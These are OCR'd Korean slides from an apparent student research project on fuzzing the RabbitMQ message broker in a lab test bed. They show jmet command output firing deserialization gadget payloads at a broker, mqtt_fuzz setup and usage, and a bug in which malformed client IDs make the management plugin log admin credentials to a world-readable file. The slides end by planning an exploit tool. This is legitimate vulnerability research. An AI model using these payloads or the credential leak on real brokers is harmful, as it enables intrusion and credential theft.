greendot@consumer:~/jmet$ java -jar jmet-0.1.0-all.jar -u test1 -pw 1234 -Q q1 -I
RabbitMQ -Y xterm -Zv / 10.0.0.10 5672
```

```
=INFO REPORT==== 18-Apr-2019::00:51:38 ===
accepting AMQP connection <0.4132.441> (10.0.0.12:49404 -> 10.0.0.10:5672)
```

      - 특이 사항이 발생하지 않았음

```
=INFO REPORT==== 31-Mar-2019::02:15:00 ===
accepting AMQP connection <0.2390.0> (10.0.0.1:42770 -> 10.0.0.2:5672)

=INFO REPORT==== 31-Mar-2019::02:15:01 ===
connection <0.2390.0> (10.0.0.1:42770 -> 10.0.0.2:5672): user 'testuser' authent
icated and granted access to vhost 'v_host1'

=INFO REPORT==== 31-Mar-2019::02:15:01 ===
closing AMQP connection <0.2390.0> (10.0.0.1:42770 -> 10.0.0.2:5672, vhost: 'v_h
ost1', user: 'testuser')
```

```
userm@producer:~/jmet$ java -jar jmet-0.1.0-all.jar -u testuser -pw jini22 -Q q1
 -I RabbitMQ -Y xterm -Zv v_host1 10.0.0.2 5672
WARNING: Running test version of RJMS Client with no version information.
INFO d.c.j.t.JMSTarget [main] Connected with ID: null
INFO d.c.j.t.JMSTarget [main] Sent gadget "BeanShell1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsBeanutils1" with command: "xte
rm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections1" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections2" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections3" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections4" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections5" with command: "x
term"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Groovy1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Jdk7u21" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "JSON1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "ROME" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Shutting down connection null
```

2. 진행 사항

- 퍼징 툴 적용
  - 메시지에 대한 퍼징
    - mqtt_fuzz(1/3)
      - F-secure사에서 개발한 오픈소스 메시지 퍼징 툴
      - mqtt 프로토콜 퍼저
      - 내장된 mqtt 제어 패킷을 퍼징하여 변형된 무작위 값을 전송
      - Radamsa와 Python Twisted 필요
        - Radamsa는 입력을 무작위 문자열로 변경하여 출력하는 프로그램
        - Twisted는 이벤트 기반 네트워킹 엔진

```
greendot@consumer:~/mqtt_fuzz$ python mqtt_fuzz.py
usage: mqtt_fuzz.py [-h] [-ratio fuzz_ratio] [-delay send_delay]
                    [-validcases validcase_path] [-fuzzer fuzzer_path]
                    target_host target_port
mqtt_fuzz.py: error: too few arguments
```

```
greendot@consumer:~/mqtt_fuzz$ ls -al
합계 64
drwxr-xr-x  4 root     root      4096  4월  1 03:13 .
drwxr-xr-x 46 greendot greendot  4096  4월 18 00:08 ..
drwxr-xr-x  8 root     root      4096  4월  1 03:13 .git
-rw-r--r--  1 root     root     10365  4월  1 03:13 LICENCE
-rw-r--r--  1 root     root      3827  4월  1 03:13 fuzzpool.py
-rw-r--r--  1 root     root      8314  4월  1 03:13 mqtt_fuzz.py
-rw-r--r--  1 root     root      5969  4월  1 03:13 readme.txt
-rw-r--r--  1 root     root      4404  4월  1 03:13 reprotool.py
-rw-r--r--  1 root     root        38  4월  1 03:13 requirements.txt
drwxr-xr-x 10 root     root      4096  4월  1 03:13 valid-cases
```

QBQB

https://github.com/cybertramp/q

2. 진행 사항

- 퍼징 툴 적용
  - 메시지에 대한 퍼징
    - mqtt_fuzz(2/3)
      - valid-cases
        - 내장된 제어패킷들이 있는 디렉토리

```
greendot@consumer:~/mqtt_fuzz/valid-cases$ ls -al
합계 40
drwxr-xr-x 10 root root 4096  4월  1 03:13 .
drwxr-xr-x  4 root root 4096  4월  1 03:13 ..
drwxr-xr-x  2 root root 4096  4월  1 03:13 connect
drwxr-xr-x  2 root root 4096  4월  1 03:13 disconnect
drwxr-xr-x  2 root root 4096  4월  1 03:13 publish
drwxr-xr-x  2 root root 4096  4월  1 03:13 publish-ack
drwxr-xr-x  2 root root 4096  4월  1 03:13 publish-complete
drwxr-xr-x  2 root root 4096  4월  1 03:13 publish-received
drwxr-xr-x  2 root root 4096  4월  1 03:13 publish-release
drwxr-xr-x  2 root root 4096  4월  1 03:13 subscribe
```

```
# Message types
CONNECT = 0x10
CONNACK = 0x20
PUBLISH = 0x30
PUBACK = 0x40
PUBREC = 0x50
PUBREL = 0x60
PUBCOMP = 0x70
SUBSCRIBE = 0x80
SUBACK = 0x90
UNSUBSCRIBE = 0xA0
UNSUBACK = 0xB0
PINGREQ = 0xC0
PINGRESP = 0xD0
DISCONNECT = 0xE0
```

        - mqtt 메시지 타입 중 일부분이 내장

```
greendot@consumer:~/mqtt_fuzz/valid-cases$ hexdump -C connect/mqtt.connect.raw
00000000  10 16 00 04 4d 51 54 54  04 02 00 00 00 0a 6d 79  |....MQTT......my|
00000010  63 6c 69 65 6e 74 69 64                           |clientid|
00000018
```

```
greendot@consumer:~/mqtt_fuzz/valid-cases$ hexdump -C subscribe/mqtt.subscribe.101.raw
00000000  82 0b 00 02 00 06 54 6f  70 69 63 41 02           |......TopicA.|
0000000d
```

```
greendot@consumer:~/mqtt_fuzz/valid-cases$ hexdump -C publish-ack/mqtt.publishack.259.raw
00000000  40 02 00 01                                       |@...|
00000004
```

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/3_Analysis_vuln_tools/2_Use_fuzzing_tools/3_mqtt_fuzz/KR.md

2. 진행 사항

- 퍼징 툴 적용
  - 메시지에 대한 퍼징
    - mqtt_fuzz(3/3)
      - 사용법

```
$ python mqtt_fuzz.py 10.0.0.10 1883 -ratio 3 -delay 100
```


옵션	설명
-h	도움말
-ratio	10 패킷 당 퍼징율(0: not fuzz / 10: all fuzz)
-delay	ms 단위의 지연(기본 50ms)
-validcases	valid-case 디렉토리 지정(기본은 valid-cases/)
-fuzzer	퍼저 지정(기본은 radamsa)


QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/3_Analysis_vuln_tools/2_Use_fuzzing_tools/3_mqtt_fuzz/KR.md

2. 진행 사항

- 테스트 베드 구축
  - 환경
    - VMware workstation
    - Ubuntu LTS 18.04 64bit
    - VM 3개(각 2gb/30gb)





QBQB

2. 진행 사항

- 테스트 베드 구축
  - 구축 과정
    1. OS 설치 및 기본 필요 프로그램 설치
       - Ubuntu 18.04 LTS 64bit 설치
       - 레포 최신화

```
user@ubuntu:~$ sudo apt update
```

       - vm-tools 설치

```
user@ubuntu:~$ sudo apt install open-vm-tools open-vm-tools-desktop
```

       - vim, git curl, gcc, make,wget, python-pip 설치

```
user@ubuntu:~$ sudo apt install vim git curl gcc make wget python-pip -y
```

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/4_Test_bed_setup/KR.md

2. 진행 사항

- 테스트 베드 구축
  - 구축 과정
    2. server 호스트 세팅
       - RabbitMQ 설치

```
user@ubuntu:~$ sudo apt install rabbitmq-server
```

```
user@ubuntu:~$ sudo service rabbitmq-server status
```

```
user@ubuntu:~$ netstat -tnlp | grep 5672
```

       - 관리, mqtt 플러그인 활성화

```
user@ubuntu:~$ sudo rabbitmq-plugins enable rabbitmq_management
```

```
user@ubuntu:~$ sudo rabbitmq-plugins enable rabbitmq_mqtt
```

       - 계정 세팅

```
# setup rabbitmq-server
sudo rabbitmqctl add_user admin yana6728
sudo rabbitmqctl set_user_tags admin administrator
sudo rabbitmqctl set_permissions -p       / admin ".*" ".*" ".*"

sudo rabbitmqctl add_user test1 1234
sudo rabbitmqctl set_permissions -p / test1 ".*" ".*" ".*"

sudo rabbitmqctl add_user test2 1234
sudo rabbitmqctl set_permissions -p / test1 ".*" ".*" ".*"
```

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/4_Test_bed_setup/KR.md

2. 진행 사항

- 테스트 베드 구축
  - 구축 과정
    3. producer, consumer 호스트 세팅
       - mosquito-clients 설치(producer, consumer)

```
userm@ubuntu:~$ sudo apt install mosquitto-clients
```

       - mqtt_fuzz 설치


```
# install radamsa
git clone https://gitlab.com/akihe/radamsa.git
cd radamsa
sudo make OFLAGS=-O1
sudo make install
cd ..

# install Twisted
pip install Twisted

# install mqtt_fuzz
git clone https://github.com/F-Secure/mqtt_fuzz.git
```

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/4_Test_bed_setup/KR.md

2. 진행 사항

- 테스트 베드 구축
  - 구축 과정
    4. 네트워크 세팅(1/3)
       - VM 네트워크 host-only로 변경



QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/4_Test_bed_setup/KR.md

2. 진행 사항

- 테스트 베드 구축
  - 구축 과정
    - 4. 네트워크 세팅(2/3)
      - 호스트 네임 설정

```
$ hostnamectl set-hostname [HOSTNAMES]
```

      - hosts 설정

```
user@ubuntu:~$ sudo vi /etc/hosts
127.0.0.1       localhost
127.0.1.1       ubuntu

10.0.0.1        producer
10.0.0.2        server
10.0.0.3        consumer
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

QBQB

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/4_Test_bed_setup/KR.md

2. 진행 사항

- 테스트 베드 구축
  - 구축 과정
    - 4. 네트워크 세팅(3/3)
      - 고정 IP 설정
        - netplan을 통해 적용

```
$ vi /etc/netplan/02-init.yaml
```

```
network:
        ethernets:
                ens33:
                        addresses: [10.0.0.1/24]
                        dhcp4: no
        version: 2
```

```
network:
        ethernets:
                ens33:
                        addresses: [10.0.0.2/24]
                        dhcp4: no
        version: 2
```

```
network:
        ethernets:
                ens33:
                        addresses: [10.0.0.3/24]
                        dhcp4: no
        version: 2
```

        - 네트워크 매니저 재시작 및 확인

```
root@server:~# systemctl stop network-manager
root@server:~# systemctl start network-manager
root@server:~# ip addr
```

https://github.com/cybertramp/qbqb_rabbitmq/blob/master/4_Test_bed_setup/KR.md

2. 진행 사항

- 논문제출
  - RabbitMQ 메시지 퍼징에 관한 연구
    - 한국 스마트미디어학회 춘계학술대회 제출
    - 목차
      1. 서론
      2. 관련 연구
         - 취약점 분석 기법
         - 메시징 프로토콜
         - RabbitMQ 메시지 브로커
      3. RabbitMQ 메시지 퍼징 적용
         - mqtt_fuzz
         - 환경 구축
         - 메시지 퍼징 적용


RabbitMQ 메시지 퍼징에 관한 연구


Study on RabbitMQ Message Fuzzing

QBQB

2. 진행 사항

mqtt_fuzz_video.gif

- 취약점 발견
  - mqtt_fuzz 퍼징 적용 중 RabbitMQ Management 플러그인에서 취약점 확인
    - 퍼징된 mqtt 메시지를 RabbitMQ로 전송후 Management 플러그인에서 큐 정보를 읽을 때 발생
    - 큐 정보의 client_id를 읽어올때 ASCII가 아닌 문자열이 포함된 경우 무반응 증상이 발생하며 로그 파일에 ERROR REPORT가 기록
    - ERROR REPORT에 Management 플러그인의 접속된 계정 정보가 노출




QBQB


2. 진행 사항

- 취약점 발견


RabbitMQ 관리 플러그인




RabbitMQ 로그파일



mqtt_fuzz





QBQB

2. 진행 사항

- 취약점 발견
  - /var/log/rabbitmq/rabbitmq@`hostname`.log

```
=INFO REPORT==== 18-Apr-2019::02:17:37 ===
MQTT detected network error for "127.0.0.1:39702 -> 127.0.0.1:1883": peer closed TCP connection

=ERROR REPORT==== 18-Apr-2019::02:17:58 ===
Ranch listener rabbit_web_dispatch_sup_15672 had connection process started with cowboy_protocol:start_link/4 at <0.24538.442> exit with reason: [{r
eason,{ucs,{bad_utf8_character_code}}},{mfa,{rabbit_mgmt_wm_queues,to_json,2}},{stacktrace,[{xmerl_ucs,from_utf8,1,[{file,"xmerl_ucs.erl"},{line,186
}]},{mochijson2,json_encode_string,2,[{file,"src/mochijson2.erl"},{line,204}]},{mochijson2,'-json_encode_proplist/2-fun-0-',3,[{file,"src/mochijson2
.erl"},{line,185}]},{lists,foldl,3,[{file,"lists.erl"},{line,1263}]},{mochijson2,json_encode_proplist,2,[{file,"src/mochijson2.erl"},{line,188}]},{m
ochijson2,'-json_encode_array/2-fun-0-',3,[{file,"src/mochijson2.erl"},{line,175}]},{lists,foldl,3,[{file,"lists.erl"},{line,1263}]},{mochijson2,jso
n_encode_array,2,[{file,"src/mochijson2.erl"},{line,177}]},{req,[{socket,#Port<0.2216113>},{transport,ranch_tcp},{connection,keepalive},{pid,<0.24
538.442>},{method,<<"GET">>},{version,'HTTP/1.1'},{peer,{{127,0,0,1},48870}},{host,<<"localhost">>},{host_info,undefined},{port,15672},{path,<<"/api
/queues">>},{path_info,undefined},{qs,<<"page=1&page_size=100&name=&use_regex=false&pagination=true">>},{qs_vals,[{<<"page">>,<<"1">>},{<<"page_size
">>,<<"100">>},{<<"name">>,<<>>},{<<"use_regex">>,<<"false">>},{<<"pagination">>,<<"true">>}]},{bindings,[]},{headers,[{<<"host">>,<<"localhost:1567
2">>},{<<"user-agent">>,<<"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0">>},{<<"accept">>,<<"*/*">>},{<<"accept-lang
uage">>,<<"en-US,en;q=0.5">>},{<<"accept-encoding">>,<<"gzip, deflate">>},{<<"referer">>,<<"http://localhost:15672/">>},{<<"authorization">>,<<"Basi
c YWRtaW46eWFuYTY3Mjg=">>},{<<"x-vhost">>,<<>>},{<<"connection">>,<<"keep-alive">>},{<<"cookie">>,<<"m=2258:YWRtaW46eWFuYTY3Mjg%253D">>}]},{no_header
s,[{<<"if-modified-since">>,undefined},{<<"if-none-match">>,undefined},{<<"if-unmodified-since">>,undefined},{<<"if-match">>,undefined},{<<"accept">
>,[{{<<"*">>,<<"*">>},[]},1000,[]}]},{<<"connection">>,[<<"keep-alive">>]}]},{cookies,undefined},{meta,[{media_type,{<<"application">>,<<"json">>,[]}
},{charset,undefined}]},{body_state,waiting},{buffer,<<>>},{multipart,undefined},{resp_compress,true},{resp_state,waiting},{resp_headers,[{<<"vary">
>,[<<"accept">>,[<<", ">>,<<"accept-encoding">>],[<<", ">>,<<"origin">>]]},{<<"content-type">>,<<"application">>,<<"/">>,<<"json">>,[]},{<<"vary
">>,<<"origin">>}]},{resp_body,<<>>},{onresponse,#Fun<rabbit_cowboy_middleware.onresponse.4>}]},{state,{context,{user,<<"admin">>,[administrator],[{
rabbit_auth_backend_internal,none}]},<<"yana6728">>,undefined}}]
```

ERROR 원인

PW

ID


계정에 설정된 태그

```
greendot@server:~$ ls -d /var/log/
/var/log/
greendot@server:~$ ls -dls /var/log/
4 drwxrwxr-x 12 root syslog 4096  4월  4 12:45 /var/log/
greendot@server:~$ ls -dls /var
4 drwxr-xr-x 14 root root 4096  2월 10 09:20 /var
greendot@server:~$ ls -dls /var/log
4 drwxrwxr-x 12 root syslog 4096  4월  4 12:45 /var/log
greendot@server:~$ ls -dls /var/log/rabbitmq
4 drwxr-xr-x 2 rabbitmq rabbitmq 4096  4월  1 01:32 /var/log/rabbitmq
greendot@server:~$ ls -ls /var/log/rabbitmq/rabbit@server.log
14968 -rw-r--r-- 1 rabbitmq rabbitmq 15322842  4월  2 03:36 /var/log/rabbitmq/rabbit@server.log
greendot@server:~$ ls -ls /usr/bin/rabbitmqadmin
36 -rwxr-xr-x 1 root root 36190  6월 28  2017 /usr/bin/rabbitmqadmin
```


others 접근 가능

2. 진행 사항

- 취약점 발견
  - 발생 이유
    - ERROR REPORT를 살펴보면 bad_utf8_character_code 로 인해 해당 에러가 발생했다고 기록되는 것을 확인
    - 이는 queue의 이름을 표시 하던 중 random 문자열로 지정된 client id를 표시하는데 문제가 있어 발생
    - client id가 UTF-8 문자열이 아닌 경우 발생
      - e.g., 한글명의 디렉토리로 지정하는 경우 해당 디렉토리 내의 특정 프로그램이 실행이 안되는 경우가 있음
      - 관련 자료
        - https://github.com/rabbitmq/rabbitmq-management/issues/61
        - https://github.com/rabbitmq/rabbitmq-management/issues/332



정상동작



에러 발생

QBQB

2. 진행 사항


- 취약점 발견
  - 익스플로잇 툴 개발
    - 기존 mqtt_fuzz의 내장된 패킷은 인증을 위한 RabbitMQ ID, PW를 가지고 있지 않아 localhost에서만 동작
    - 적용을 하기 위해서는 ID, PW가 포함된 제어 패킷이 필요

